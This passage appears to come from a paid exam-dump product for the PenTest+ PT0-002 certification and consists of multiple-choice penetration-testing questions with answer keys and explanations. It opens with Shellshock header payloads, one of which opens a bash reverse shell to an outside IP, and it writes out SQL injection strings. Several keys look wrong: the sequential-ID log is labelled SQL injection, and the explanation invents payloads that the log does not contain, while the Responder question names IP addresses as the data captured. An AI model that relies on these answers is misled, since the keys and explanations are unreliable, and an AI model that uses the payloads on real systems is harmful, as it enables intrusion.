- C. exploits = {"User-Agent": "() { ignored; };/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; };/bin/bash -i & /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: A

NEW QUESTION 318

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

- A. Remove the logs from the server.
- B. Restore the server backup.
- C. Disable the running services.
- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.
- F. Reboot the target server.

Answer: DE

NEW QUESTION 323

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash
- C. Single quote
- D. Semicolon

Answer: C

Explanation:

A single quote (') is a common character used to test for SQL injection vulnerabilities, which occur when user input is directly passed to a database query. A single quote can terminate a string literal and allow an attacker to inject malicious SQL commands. For example, if the search form uses the query `SELECT * FROM products WHERE name LIKE '%user_input%'`, then entering a single quote as user input would result in an error or unexpected behavior

NEW QUESTION 327

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:

<https://steemit.com/informatica/@jordurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax> The penetration tester should send deauthentication frames to the stations to force them to disconnect from their current access point and reconnect to another one, which may be the malicious AP deployed by the tester. Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if they are configured to use encryption.

NEW QUESTION 332

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

- A. As backup in case the original documents are lost
- B. To guide them through the building entrances
- C. To validate the billing information with the client
- D. As proof in case they are discovered

Answer: D

Explanation:

The penetration testers should carry copies of the engagement documents with them as proof in case they are discovered by security guards, employees, or law enforcement officials. The engagement documents should include the scope, objectives, authorization, and contact information of the penetration testing team and the client. This will help avoid any legal or ethical issues that may arise from trespassing, breaking and entering, or unauthorized access. The other options are not valid reasons for carrying the engagement documents with them.

NEW QUESTION 334

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the

following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Answer: AC

Explanation:

Technical and billing addresses are usually posted on company websites and company social media sites for their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

NEW QUESTION 336

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
.myprofile.com/servicestatus.php?serviceID=1  
.myprofile.com/servicestatus.php?serviceID=2  
.myprofile.com/servicestatus.php?serviceID=3  
.myprofile.com/servicestatus.php?serviceID=4  
.myprofile.com/servicestatus.php?serviceID=5  
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Session hijacking
- B. ..URL manipulation
- C. ..SQL injection
- D. ..Insecure direct object reference

Answer: C

Explanation:

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;--`, `id=1' AND 1=2;--`, or `id=1' UNION SELECT * FROM users;--`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;--` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`--`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

NEW QUESTION 341

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

Answer: B

Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 343

Given the following output: User-agent:*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Answer: D

Explanation:

URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site¹. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 347

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Answer: B

Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 349

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

Answer: C

Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently³.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity⁴. Some of these algorithms can be implemented using data structures such as arrays or hashtables⁵.

NEW QUESTION 351

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

Answer: B

NEW QUESTION 354

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your PT0-002 Exam with Our Prep Materials Via below:

<https://www.certleader.com/PT0-002-dumps.html>